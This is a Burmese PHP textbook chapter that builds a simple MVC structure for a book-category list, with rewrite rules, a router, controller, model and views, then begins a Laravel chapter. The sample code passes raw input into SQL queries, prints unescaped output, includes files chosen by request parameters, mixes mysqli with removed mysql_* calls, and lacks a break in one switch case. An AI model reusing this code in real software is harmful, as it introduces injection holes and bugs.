MVC ဟာ နည်းစနစ်တစ်ခုမျှသာဖြစ်ပါတယ်။ အတိအကျလိုက်နာလိုက လိုက်နာနိုင်ပြီး မလိုက်နာလိုရင် မလိုက်နာပဲလည်း နေနိုင်ပါတယ်။ ဒါပေမယ့် သူ့ရဲ့အားသာချက်ကို အပြည့်အဝရရှိဖို့ဆိုရင် Model, View နဲ့ Controller တို့ရဲ့ သက်ဆိုင်ရာ တာဝန်တွေကို မှန်ကန်အောင် သတ်မှတ်ဖို့လိုအပ်ပါတယ်။ View ထဲမှာ Logic နဲ့ပတ်သက်တဲ့ Code တွေရေးထားရင် Program ကတော့ အလုပ်လုပ်နေမှာပါပဲ။ အလားတူပဲ Controller ထဲမှာ Logic တွေ ရောရေးထားမယ်၊ Model ထဲမှာ ဖော်ပြရမယ့်ပုံစံကို သတ်မှတ်ထားမိမယ်ဆိုရင်လည်း Program က အလုပ်လုပ်နေမှာပါပဲ။ ဒါပေမယ့် ကျွန်တော်တို့ရဲ့ Logic နဲ့ Presentation ကိုခွဲထားလိုခြင်း ရည်ရွယ်ချက်ကို ထိခိုက်နေပါပြီ။ MVC လို့ ပြောနေပေမယ့် MVC ရဲ့ Pattern ပျက်နေလို့ ထိရောက်သင့်သလောက် ထိရောက်မှာမဟုတ်တော့ပါဘူး။ Maintainable ဖြစ်မှာမဟုတ်တော့ပါဘူး။ ဒါကြောင့် Model, View, Controller တစ်ခုချင်းရဲ့ ရည်ရွယ်ချက်နဲ့ တာဝန်များကို ကွဲကွဲပြားပြား နားလည်ထားပြီး Code တွေကို သူ့နေရာနဲ့သူ မှန်ကန်အောင်စုစည်းရေးသားဖို့ လိုအပ်ပါတယ်။ MVC လို့ ပြောလိုက်ယုံသက်သက်နဲ့ ကျွန်တော်တို့ App က Maintainable ဖြစ်သွားမှာ မဟုတ်ပါဘူး။ ကျွန်တော်တို့ရဲ့ အသုံးပြုပုံကလည်း မှန်ကန်မှာသာ Maintainable ဖြစ်မှာဖြစ်ပါတယ်။ MVC ရဲ့ အခြေခံအလုပ်လုပ်ပုံကို ပိုမိုမြင်သာအောင် **ပုံ (၁၁-က)** မှာလည်းဖော်ပြပေးထားပါတယ်။



ပုံ (၁၁-က) M-V-C Workflow

ပုံမှာ Order List ဖော်ပြခြင်းလုပ်ငန်းစဉ်ကို ဥပမာအနေနဲ့ဖော်ပြထားပါတယ်။ Order List ရယူလိုကြောင်း Request ဝင်ရောက်လာတဲ့အခါ Controller ကလက်ခံပြီး Model ထံကနေ အမှာစာစာရင်းကိုတောင်းယူပါတယ်။ ရရှိလာတဲ့ Order List ကို View ထံ လက်ဆင့်ကမ်းပေးလိုက်ပါတယ်။ View က Format လုပ်ထားတဲ့ Layout တစ်ခုအနေနဲ့ Order List ကို ပြန်လည်ပေးပို့တော့မှ အဲ့ဒီ Format လုပ်ထားပြီးရလဒ်ကို Respond အနေနဲ့ပြန်လည်ပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။

11.3 - Building MVC Pattern

Zend Framework, Laravel အစရှိတဲ့ PHP MVC Framework တစ်ခုခုကို အသုံးပြုလိုက်ရင် သက်ဆိုင်ရာ Framework က သတ်မှတ်ထားတဲ့ရေးထုံးများအတိုင်း MVC ပုံစံနဲ့ PHP App များကို ရေးသားနိုင်မှာဖြစ်ပါတယ်။ **အခန်း (၅)** မှာ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့အတိုင်း Framework ဆိုတာဟာ အသင့်အသုံးပြုနိုင်တဲ့ Utility Library တွေ Widget Toolkit တွေကို MVC လို Pattern မျိုးတွေနဲ့ ပေါင်းစပ်ပေးထားခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Framework တစ်ခုကိုအသုံးပြုတော့ မယ်ဆိုရင် သက်ဆိုင်ရာ Framework ကသတ်မှတ်ထားတဲ့ Pattern နဲ့ ရေးထုံးများကိုလည်း လေ့လာရတော့မှာဖြစ်ပါ တယ်။ ရေးထုံးတွေ တစ်ခုနဲ့တစ်ခု အတိအကျတူညီမှာမဟုတ်ပေမယ့် MVC ရဲ့ အခြေခံသဘာဝကတော့ အတူတူပဲဖြစ်မှာပါ။

နောက်တစ်ခန်းမှာ Laravel Framework ကို အသုံးပြုပြီး MVC Code တွေ ရေးသားပုံကို ဆက်လက်ဖော်ပြပေးပါမယ်။ ဒီအခန်းမှာတော့ MVC ရဲ့အလုပ်လုပ်ပုံ အခြေခံကို ပိုမိုနားလည်နိုင်စေဖို့ အတွက် MVC Pattern တစ်ခုကို PHP နဲ့ ကိုယ်တိုင်ရေးသားတည်ဆောက်နည်း ဖော်ပြပေးပါမယ်။ နမူနာအနေနဲ့ **အခန်း(၇)** မှာ Online Book Store တည်ဆောက်ခဲ့စဉ်က စာအုပ်အမျိုးအစားတွေ သိမ်းဆည်းထားခဲ့တဲ့ `categories` Table ထဲက Record တွေကို ဖော်ပြတဲ့ လုပ်ဆောင်ချက်ကို MVC ပုံစံ ခွဲခြားရေးသားပါမယ်။ ပထမဆုံးအနေနဲ့ `htdocs` Folder ထဲမှာ `mvc` အမည်နဲ့ Folder တစ်ခုဆောက်ပေးပါ။ `mvc` Folder အတွင်းမှာ အောက်ပါအတိုင်း File နဲ့ Folder တွေထည့်သွင်းပေးပါ -

```
mvc/
|-- models/
|   |-- category.php
|-- views/
|   |-- category/
|   |   |--list.php
|   |   |--new.php
|-- controllers/
|   |-- category.php
|-- index.php
|-- mvc.php
|-- .htaccess
```

Code တွေကို လုပ်ဆောင်ချက်အလိုက် `models`, `views`, `controllers` စတဲ့ Folder များနဲ့ ခွဲခြားရေးသားပြီး သိမ်းဆည်းနိုင်ဖို့အတွက် Folder တွေတည်ဆောက်ထားပါတယ်။ Folder အဆင့်ဆင့် ဖြစ်လာတဲ့အတွက် သက်ဆိုင်ရာ Script တစ်ခုကိုရယူလိုရင် URL ကသိပ်ရှည်ပြီးအဆင်မပြေဖြစ်နိုင်ပါတယ်။ ဒါကြောင့် Apache ရဲ့ URL Rewrite အကူအညီကိုရယူပြီး URL Structure ကို ပြုပြင်ပေးဖို့လိုအပ်ပါတယ်။ ဒါကြောင့် `.htaccess` File ထဲမှာ ပေးထားတဲ့ URL Rewrite Rule တွေကို ထည့်သွင်းပေးပါ။

```
RewriteEngine On
RewriteBase /mvc/

RewriteRule ^(\w+)/(\w+)/(\w+)/?$ mvc.php?controller=$1&action=$2&id=$3 [L,QSA]
RewriteRule ^(\w+)/(\w+)/?$ mvc.php?controller=$1&action=$2 [L,QSA]
RewriteRule ^(\w+)/?$ mvc.php?controller=$1 [L,QSA]
RewriteRule . mvc.php?controller=category [L,QSA]
```

Rule တွေထဲက ဒုတိယတစ်ခုကို နမူနာထားပြီး ရှင်းပြပေးပါမယ်။

```
RewriteRule ^(\w+)/(\w+)/?$ mvc.php?controller=$1&action=$2
```

`(\w+)` ရဲ့အဓိပ္ပါယ်က `([a-zA-Z0-9_]+)` လို့ရေးသားလိုက်ခြင်းနဲ့တူပါတယ်။ Word Character ဆိုတဲ့ အဓိပ္ပါယ် ပါ။ `a` ကနေ `z` အထိ စာလုံးအကြီးရောအသေးပါ ပါဝင်နိုင်ပါတယ်။ `0` ကနေ `9` ထိ ကဏန်းတွေလည်း ပါဝင်နိုင်ပါတယ်။ Underscore လည်းပါဝင်နိုင်ပါတယ်။ အခြေခံအားဖြင့် English Word တစ်ခုမှာပါဝင်နိုင်တဲ့ Character အားလုံး ပါဝင်နိုင်တယ်ဆိုတဲ့ သဘောပါ။ အဲ့ဒီ Word Block နှစ်ခုကို Rewrite URL မှာ ပြန်လည် အသုံး ပြုထားပါတယ်။

ဒါကြောင့် - http://localhost/mvc/book/list/ လို့ထည့်သွင်းခဲ့ရင် ဒီ Rule က URL ကို -

http://localhost/mvc/mvc.php?controller=book&action=list - လို့ပြောင်းလဲပေးသွားမှာဖြစ်ပါတယ်။

ကျွန်တော်တို့ရဲ့ MVC Structure အတွက် `controller`, `action` နဲ့ `id` ဆိုတဲ့ Request Value တွေ ပါဝင် လာဖို့လိုအပ်ပါတယ်။ အသုံးပြုရမယ့် URL Pattern က http://localhost/mvc/[controller]/[action]/[id] ဖြစ်ပါ တယ်။ `controller` Block ကတော့ မပါမဖြစ်ပါ။ ကျန် `action` နဲ့ `id` ကတော့ မပါရင်လည်းဖြစ်ပါတယ်။ လိုအပ်တဲ့ Value တွေကို ပုံမှန်ဆိုရင် Query String အနေနဲ့ထည့်သွင်းပေးရမှာပါ။ Query String မလိုတော့ပဲ မှတ် ရလွယ်တဲ့ URL ပုံစံဖြစ်အောင် URL Rewrite နဲ့ ပြုပြင်လိုက်ခြင်း ဖြစ်ပါတယ်။ Rule တွေထဲကနောက်ဆုံးတစ်ခု က အပေါ်မှာသတ် မှတ်ထားတဲ့ Rule တွေနဲ့မကိုက်ညီရင် `controller` တန်ဖိုးကို `category` လို့ Default အနေနဲ့ထည့်သွင်းပေးဖို့ သတ်မှတ်ထားတာပါ။

ဆက်လက်ပြီး `mvc.php` မှာ အခုလိုထည့်သွင်းပေးပါ။

```php
<?php
# Render view function
function render( $template, $data = array() ) {
  $controller = $_GET['controller'];

  $view_file = "views/${controller}/${template}.php";

  if(file_exists( $view_file ) and !is_dir( $view_file )) {

    $view = $view_file;
    include("index.php");

  } else {
    exit("View not found -> $view_file");
  }
}

# Setting URL Varaibles
$controller = $_GET['controller'];
$action = isset($_GET['action']) ? $_GET['action'] : "";
$id = isset($_GET['id']) ? $_GET['id'] : "";

# Loading model
$model_file = "models/${controller}.php";

if(file_exists( $model_file ) and !is_dir( $model_file )) {

  include( $model_file );

} else {
  exit("Model not found -> $model_file");
}

# Loading controller
$controller_file = "controllers/${controller}.php";

if(file_exists( $controller_file ) and !is_dir($controller_file)) {

  include( $controller_file );

} else {
  exit("Controller not found -> $controller_file");
}
?>
```

`mvc.php` က လိုအပ်တဲ့ View, Model, Controller File တို့ကို ချိတ်ဆက်ထည့်သွင်းပေးတဲ့ အလုပ်ကိုလုပ် ပေးတဲ့ Script ဖြစ်ပါတယ်။ `.htaccess` ထဲမှာလဲ Request အားလုံးအတွက် ဒီ Script ကိုပဲရောက်လာအောင် သတ်မှတ်ထား ပြီးသားပါ။ တနည်းအားဖြင့် ကျွန်တော်တို့ MVC Structure ရဲ့ အဓိက Driver တစ်ခုဖြစ်ပါတယ်။

ပထမဆုံး View ဖော်ပြပေးတဲ့ `render()` Function ရေးသားထားပါတယ်။ ဒီ Function က ဖော်ပြစေလိုတဲ့ View Template အမည်ကိုပေးရင် လိုအပ်သလို Include လုပ်တဲ့အလုပ်ကို လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ URL မှာ

ပါဝင်လာတဲ့ Controller ကိုသုံးပြီး `$view` Variable ထဲကို ဖော်ပြရမယ့် View Template Path အပြည့်အစုံ ထည့်သွင်းပေးပါ တယ်။ ပြီးတော့မှ `index.php` ကို Include လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ `index.php` ထဲမှာ `$view` Variable ထဲမှာရှိနေတဲ့ View Template ကိုသုံးပြီး ထည့်သွင်းဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `$view_file = "views/${controller}/${view}.php";` လို့ရေးသားထားတဲ့ Statement မှာ Variable တွေကို `${...}` ပုံစံနဲ့ရေးသားထားတာကို တွေ့ရနိုင်ပါတယ်။ အမှန်တော့ အဲ့ဒီလိုမရေးပဲ -

```
$view_file = "views/$controller/$view.php";
```

- လို့ ရေးရင်လည်း ရလဒ်ကအတူတူပါပဲ။ စာနဲ့ Variable ကိုရောထားတာမို့ စာကြောင်းအဖြတ်အတောက်ကြောင့် မလိုလား အပ်တဲ့ အမှားတွေမဖြစ်ပေါ်ရအောင် Variable တွေကိုတွန့်ကွင်းနဲ့ထည့်ထားခြင်းဖြစ်ပါတယ်။

ဆက်လက်ရေးသားထားတဲ့ Code တွေကတော့ `controller` အမည်ကိုအသုံးပြုပြီး လိုအပ်တဲ့ Model File နဲ့ Controller File တို့ကို Include လုပ်ပေးခြင်းဖြစ်ပါတယ်။ Model နဲ့ Controller မရှိရင် Error Message များ ပေးပြီး Script ကို ရပ်လိုက်မှာပါ။ Request Value တွေကိုလည်း လိုသလိုသုံးနိုင်ဖို့ `$controller`, `$action`, `$id` စတဲ့ Variable များနဲ့ အသင့်ထည့်သွင်း ပေးထားပါသေးတယ်။ ဆက်လက်ပြီး `index.php` မှာ ပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါ။

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>PHP M-V-C</title>
    <style>
      body {
        font-family: arial;
        background: #efefef;
      }

      .wrap {
        width: 600px;
        margin: 20px auto;
        border: 4px solid #ddd;
        background: #fff;
      }

      h1 {
        background: #efefef;
        margin: 0; padding: 8px;
        font-size: 21px;
      }

      h2 {
        font-size: 18px;
        margin: 0 0 10px 0;
        padding: 0 0 8px 0;
        border-bottom: 1px solid #ddd;
      }
```

```
      .foot {
        font-size: 13px;
        color: #999;
        text-align: center;
        padding: 8px;
        border-top: 1px solid #ddd;
      }

      .content {
        padding: 20px;
      }
    </style>
  </head>
  <body>
    <div class="wrap">
      <h1>Book Category</h1>

      <div class="content">
        <?php include($view) ?>
      </div>

      <div class="foot">&copy; 2013</div>
    </div>
  </body>
</html>
```

`index.php` ဟာ View Wrapper အနေနဲ့အသုံးပြုမယ့် Main Document ဖြစ်ပါတယ်။ ဒီ Structure မှာ App ရဲ့ Interface တိုင်းမှာပါဝင်မယ့် ခေါင်းစဉ်၊ Copyright Statement စတဲ့ Element တွေကိုထည့်သွင်း ပေးထားရမှာ ဖြစ်ပါတယ်။ ချိတ်ဆက်ဖို့လိုတဲ့ CSS တွေ JavaScript တွေကို လည်း ဒီမှာပဲချိတ်ဆက်ပေးရမှာပါ။ နမူနာမှာတော့ File တွေ ထပ်မထည့်ချင်တော့လို့ CSS ကို `index.php` ထဲမှာပဲ Internal Style အနေနဲ့ တစ်ခါတည်း ထည့်သွင်း ရေးသားပေးထားပါတယ်။

`$view` Variable ကို Include လုပ်ထားတာကို သတိပြုပါ။ View Template တစ်ခုကိုဖော်ပြစေချင်လို့ `render()` Function သုံးလိုက်တဲ့အခါ၊ `render()` Function က ဖော်ပြရမယ့် View Template Path ကို `$view` Variable ထဲမှာ အသင့်ထည့်ပေးထားမှာ ဖြစ်လို့ `index.php` ထဲက `include($view)` လို့ရေးထား တဲ့နေရာမှာ View Template ကို ထည့်သွင်းဖော်ပြပေးနေစေမှာ ဖြစ်ပါတယ်။

ဆက်လက်ပြီး `controllers/category.php` မှာ အခုလိုရေးသားပေးပါ။

```php
<?php
switch($action) {
  case "":
  case "list":
    show_list();
    break;
  case "new":
    show_new();
    break;
  case "add":
    add_cat();
    break;
  case "del":
    rm_cat($id);
  default:
    exit("Unknown action -> $action");
}

function show_list() {
  $cats = get_cats();
  render("list", $cats);
}

function show_new() {
  render("new");
}

function add_cat() {
  $name = $_POST['name'];
  $result = insert_cat($name);

  header("location: http://localhost/mvc/category/list/");
}

function rm_cat($id) {
  $result = del_cat($id);

  header("location: http://localhost/mvc/category/list/");
}
?>
```

`$action` Variable ထဲမှာ URL Action တန်ဖိုးရှိနေစေဖို့ `mvc.php` မှာသတ်မှတ်ထားပြီး ဖြစ်ပါတယ်။ ဒါကြောင့် အဲ့ဒီ Variable ကို `switch()` Statement နဲ့ စီစစ်ပြီး ဘယ် Action ဆိုရင် ဘယ် Function ကို အလုပ်လုပ်ရမလဲ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ တနည်းအားဖြင့် Controller တစ်ခုရဲ့တာဝန်ဖြစ်တဲ့ Request ပေါ်မူတည်ပြီး လုပ်ရမယ့် အလုပ်ကိုဆုံးဖြတ် ပေးထားခြင်းဖြစ်ပါတယ်။ အကယ်၍ Request က `mvc/category/list/` ဆိုရင် Action က `list` ဖြစ်တဲ့အတွက် `show_list()` Function ကို အလုပ်လုပ်ပေးသွားမှာပါ။ `show_list()` Function က ကြားခံတစ်ဆင့်ပါ။ တစ်ကယ်လုပ်ရမယ့်အလုပ်က Model မှာသတ်မှတ်ထားတဲ့ `get_cats()` Function ထဲမှာရှိနေတာ ပါ။

`show_list()` Function က `get_cats()` Function ကို ခေါ်ယူပေးပြီး၊ ရရှိလာတဲ့ Category စာရင်းကိုဖော်

ပြန်ခိုင်ဖို့ `render()` Function ကို ဆက်လက်အသုံးပြုထားပါတယ်။ အသုံးပြုရမယ့် View Template အနေနဲ့ **list** ကိုထည့်သွင်း ပေးထားပြီး Data အနေနဲ့ `get_cats()` က ပြန်ပေးလာတဲ့ Category စာရင်းကို ထည့်သွင်း ပေးလိုက်ပါတယ်။

Model မှာ `get_cats()` အပါအဝင်အခြားဆောင်ရွက်ချက်တွေသတ်မှတ်တဲ့အနေနဲ့ `model/category.php` မှာ အခုလိုရေးသားပေးပါ။


```
<?php
$conn = mysqli_connect("localhost", "root", "");
mysqli_select_db($conn, "store");

function get_cats() {
  global $conn;
  $result = mysqli_query($conn, "SELECT * FROM categories");

  $cats = array();
  while($row = mysqli_fetch_assoc($result)) {
    $cats[] = $row;
  }

  return $cats;
}

function insert_cat($name) {
  global $conn;
  mysqli_query($conn, "INSERT INTO categories
    (name, created_date, modified_date)
    VALUES ('$name', now(), now())"
  );

  return mysql_insert_id();
}

function del_cat($id) {
  global $conn;
  mysqli_query($conn, "DELETE FROM categories WHERE id = $id");

  return mysql_affected_rows();
}
?>
```

Model တစ်ခုဖြစ်တာနဲ့အညီ Request/Respond တွေနဲ့ ဖော်ပြရမယ့်ပုံစံတွေကို သတ်မှတ်မထားပါဘူး။ လိုအပ်တဲ့ အချက်အလက်ကို Table ထဲကရယူခြင်း၊ ထည့်သွင်းခြင်း၊ ပယ်ဖျက်ခြင်းတို့ကိုသာ ဆောင်ရွက်ပေးတဲ့ Script တစ်ခု ဖြစ်ပါတယ်။

ဆက်လက်ပြီး `view/category/list.php` မှာ အခုလိုရေးသားပေးပါ။

```
<h2>List</h2>
<ul>
  <? foreach($data as $cat): ?>
  <li>
    [ <a href="http://localhost/mvc/category/del/<?= $cat['id'] ?>">del</a> ]
    <strong><?= $cat['name'] ?></strong>
  </li>
  <? endforeach; ?>
</ul>

<br>
<a href="http://localhost/mvc/category/new/">New Category</a>
```

View Template တစ်ခုသက်သက်ဖြစ်တာနဲ့အညီ Request/Respond တွေနဲ့ အဓိကအလုပ်လုပ်ပုံတွေကို မသတ်မှတ်ပါဘူး။ `$data` Variable ကိုအသုံးပြုပြီး အဲ့ဒီ Variable ထဲကတန်ဖိုးတွေကို ဘယ်လိုပုံစံဖော်ပြရမလဲပဲ သတ်မှတ်ထား ပါတယ်။ အခုနေ http://localhost/category/list/ လို့ Request လုပ်ကြည့်ရင် `index.php` ထဲမှာ ဒီ View Template ကို ထည့်သွင်းဖော်ပြသွားမှာဖြစ်တဲ့အတွက် **ပုံ (၁၁-ခ)** ပြထားသလိုတွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။



ပုံ (၁၁-ခ) `category/list/` Result

ပုံ (၁၁-ခ) ရဲ့ Browser URL ကိုလေ့လာကြည့်ပါ။ `mvc/category/list/` အတွက်ရလဒ်ကိုဖော်ပြနေခြင်းဖြစ်ပါတယ်။ Delete အတွက် လိုအပ်တဲ့လုပ်ဆောင်ချက်များလည်း သတ်မှတ်ခဲ့ပြီးဖြစ်လို့ စမ်းသပ်ကြည့်နိုင်ပါတယ်။ `del` Link ကို နှိပ်လိုက်ရင် `mvc/category/del/[id]` အနေနဲ့ Request လုပ်ပေးသွားမှာပါ။ ဒါကြောင့် Controller က `del` Action အတွက် သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်ကို ဆောင်ရွက်ပေးသွားမှာပါ။

Category အသစ်များထည့်သွင်းနိုင်ဖို့အတွက် နောက်ထပ် View Template တစ်ခု ဆက်လက် ထည့်သွင်းပါဦးမယ်။ `view`/`category`/`new.php` မှာ အခုလိုရေးသားပေးပါ -

```
<h2>New</h2>
<form action="http://localhost/mvc/category/add/" method="post">
  <input type="text" name ="name" placeholder="Category name">
  <input type="submit" value="Add">
</form>

<br>
<a href="http://localhost/mvc/category/list/">Category List</a>
```

View Template တစ်ခုဖြစ်တာနဲ့အညီ သူလည်းပဲဖော်ပြစေလိုတဲ့ Template ပုံစံကိုပဲ သတ်မှတ်ထားပါတယ်။ Form action ကို သတိထားကြည့်ပါ။ `mvc/category/add/` ကို သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် ဒီ Form ကပေးပို့တဲ့ Request ကို Controller က `add` Action အနေနဲ့ စီမံပေးသွားမှာပါ။ `add` Action အတွက် `add_cat()` Function ကိုဆောင်ရွက်ဖို့ သတ်မှတ်ထားပါတယ်။ `add_cat()` Function က Model ရဲ့ `insert_cat()` Function ကို တစ်ဆင့်ခေါ်ယူပေးပြီး Form ကပေးပို့လာတဲ့ Data ကို categories Table ထဲမှာ ထည့်သွင်းပေးသွားစေ မှာဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်ပါ။

ရေးသားထားတဲ့ Code တွေရဲ့ ဆက်စပ်မှုကို ပိုမြင်သွားအောင် Code တွေကို အစအဆုံးတစ်ခေါက် ပြန်လေ့လာကြည့် စေချင်ပါတယ်။

Edit လုပ်ဆောင်ချက်ကို နမူနာမှာ ထည့်သွင်းပေးမထားပါဘူး။ ကိုယ်တိုင်ထည့်သွင်း ကြည့်သင့်ပါတယ်။ ပထမဆုံး `view`/`category`/`list.php` မှာ Edit Link ထည့်ပေးရပါမယ်။ `view`/`category`/ ထဲမှာပဲ `edit.php` (သို့မဟုတ် နှစ်သက်ရာ) အမည်နဲ့ Edit Form အတွက် View Template တစ်ခု တည်ဆောက် ရပါမယ်။ `controllers`/`category.php` မှာ `edit` နဲ့ `update` Action နှစ်ခုအတွက် လုပ်ဆောင်ချက်တွေသတ်မှတ်ပေးရပါမယ်။ ဆက်လက်ပြီး `models`/`category.php` မှာ `categories` Table ကို Update လုပ်ပေးတဲ့ လုပ်ငန်း ဖြည့်စွက်ပေးရမှာဖြစ်ပါတယ်။ ကြိုးစားထည့်သွင်း ကြည့်စေချင်ပါတယ်။

ဒီနည်းနဲ့ Model ကိုသပ်သပ်၊ View Template ကိုသပ်သပ် ခွဲခြားရေးသားနိုင်တဲ့ Pattern တစ်ခုကို ကိုယ်တိုင် တည်ဆောက်ယူနိုင်ပါတယ်။ အခုနေ စာအုပ်စာရင်း စီမံနိုင်တဲ့လုပ်ဆောင်ချက် ထပ်မံဖြည့်စွက်လိုရင် Book Controller, Book Model နဲ့ Book View များကို Category နဲ့ မရောပဲသီးခြား MVC တစ်စုံအဖြစ် ထပ်မံထည့်သွင်းနိုင်မှာ ဖြစ်ပါတယ်။ ဒါကြောင့် လုပ်ဆောင်ချက်အရလည်း Model သပ်သပ် View သက်သက်ဖြစ်နေစေသလို၊ Category နဲ့ Book ဆိုတဲ့ သီးခြားလုပ်ငန်းခွဲများဟာလည်းကိုယ်ပိုင် MVC တစ်စုံစီနဲ့ တည်ရှိနေနိုင်မှာပဲဖြစ်ပါတယ်။

Conclusion

ဖော်ပြခဲ့တဲ့နမူနာကိုလေ့လာကြည့်ရင် တစ်ချို့လည်း "MVC ပုံစံနဲ့ ခွဲရေးလိုက်မှ ပိုတောင်အလုပ်ရှုပ်သွားသေးတယ်" လို့ တွေးကောင်းတွေးနိုင်ပါတယ်။ လုပ်ဆောင်ချက်နည်းတဲ့အချိန်မို့ ပိုအလုပ်ရှုပ်တယ်ထင်ရတာပါ။ လက်တွေ့မှာ App တစ်ခုပြည့်စုံဖို့အတွက် လုပ်ဆောင်ချက်တွေအများကြီးလိုနိုင်ပါတယ်။ သူ့ကဏ္ဍနဲ့သူ ခွဲခြားထားတဲ့အတွက် လုပ်ဆောင်ချက် တစ်ခု ထပ်ထည့်ဖို့လိုလာတိုင်း သက်ဆိုင်ရာအပိုင်းအလိုက် တိုးချဲ့သွားနိုင်တဲ့အတွက်ပိုပြီး အဆင်ပြေစေပါတယ်။

ဒီလိုကိစ္စတွေက အပြောသက်သက်နဲ့ မျက်စိထဲ မြင်ဖို့ခက်လာပါပြီ။ အတွေ့အကြုံက သင် သွားမယ့် ကိစ္စတွေပါ။ လက်တွေ့ Project တွေမှာ စမ်းသပ်အသုံးပြုခြင်းအားဖြင့် MVC လို Architecture Pattern တွေရဲ့အကျိုးကို ပိုပြီး မြင် လာမှာဖြစ်ကြောင်းဖော်ပြလိုက်ရပါတယ်။

Professional Web Developer Course

ဤစာအုပ်ပါ အကြောင်းအရာများကို စာရေးသူ

ဆရာအိမောင် ကိုယ်တိုင် သင်ကြားပေးသည်။

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၁၂) MVC with Laravel

Laravel PHP Framework အသုံးပြုပုံ

ပြီးခဲ့တဲ့အခန်းမှာ MVC အကြောင်းကိုဖော်ပြခဲ့ပြီး Code တွေကို MVC ပုံစံ ရေးသားပုံနမူနာကိုလည်း ဖော်ပြခဲ့ပါတယ်။ ဒီနေရာမှာတော့ Laravel PHP Framework ကို အသုံးပြုပြီး MVC ပုံစံ ရေးသားပုံကို ဆက်လက်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်ကို စတင်ရေးသားစဉ်မှာ Laravel ဟာ လူအများစိတ်ဝင်စားမှုကို လက်ခံရရှိနေတဲ့ Framework သစ် တစ်ခုသာဖြစ်ပေမယ့်၊ အခုချိန်မှာတော့ လူသုံးအများဆုံး PHP Framework တွေထဲကတစ်ခု ဖြစ်လာခဲ့ပြီဖြစ်ပါတယ်။ ဒီစာရေးသားနေချိန်မှာ နောက်ဆုံးထွက်ရှိထားတဲ့ Version ကတော့ Laravel 5.3 ဖြစ်ပါတယ်။

Laravel ဟာ သူ့ရဲ့ သပ်ရပ်ရှင်းလင်းပြီး ဖွဲ့စည်းပုံစနစ်ကျတဲ့ Code ပေါ်မှာ အလွန်ဂုဏ်ယူပြီး၊ Laravel ကို အများနှစ်သက်ရခြင်း အဓိကအကြောင်းရင်းကလည်း၊ အဲ့ဒီလို သပ်ရပ်ရှင်းလင်းပြီး ဖွဲ့စည်းပုံ စနစ်ကျတဲ့ Code ကြောင့်ပဲ ဖြစ်ပါတယ်။ PHP ဟာ Language Design ပိုင်း အားနည်းမှုတွေရှိတယ်လို့ ဝေဖန်ခံရလေ့ရှိတဲ့ Language တစ်ခု ဖြစ်ပါတယ်။ အခုနောက်ပိုင်းမှာတော့၊ PHP က Language Design အားနည်းတယ်လို့ပြောချင်ရင် Laravel ကို ကြည့်ပြီးမှပြောပါလို့ ဆိုရလောက်အောင် သူ့ရဲ့ စနစ်ကျသပ်ရပ်မှုက စံပြဖြစ်လာခဲ့ပါတယ်။

Laravel ရဲ့ အခြား ထူးခြားအသုံးဝင်တဲ့ အချက်တွေကတော့၊ နောက်ပိုင်း PHP Version တွေမှာ ပါဝင်လာတဲ့ Namespace, Anonymous Function, PHP Development Server စတဲ့ လုပ်ဆောင်ချက်တွေကို ထိရောက်အောင်အသုံးချထားခြင်း၊ Composer လို့ခေါ်တဲ့ အများနှစ်သက်တဲ့ Package Management စနစ်တစ်ခု အသုံးချထားခြင်း၊ Database ဆိုင်ရာ လုပ်ငန်းတွေ စနစ်ကျ လွယ်ကူစေဖို့အတွက် Eloquent လို့ခေါ်တဲ့ ORM (Object Relational Mapping) နည်းပညာကို အသုံးချထားခြင်း၊ Blade လို့ ခေါ်တဲ့ Template Engine တစ်ခုကို အသုံးပြုထားခြင်း၊ Authentication စနစ် တစ်ခါတည်း ပါဝင်ခြင်း၊ Development Environment တည်ဆောက်ခြင်းနဲ့ Deployment လွယ်ကူစေဖို့အတွက် Homestead လို့ ခေါ်တဲ့ Virtualization အခြေပြု နည်းပညာ ဖန်တီးပေးထားခြင်း၊ စသဖြင့် ထူးခြားချက်ပေါင်းများစွာ ပါဝင်ပါတယ်။ ဒီအကြောင်း အရာအားလုံးကိုတော့ ဒီနေရာမှာ ဖော်ပြနိုင်မှာ မဟုတ်ပါဘူး။ ဒီနေရာမှာ Laravel ကို အသုံးပြုပြီး MVC Code တွေ ဘယ်လိုရေးနိုင်သလဲဆိုတဲ့ အပိုင်းကိုသာ 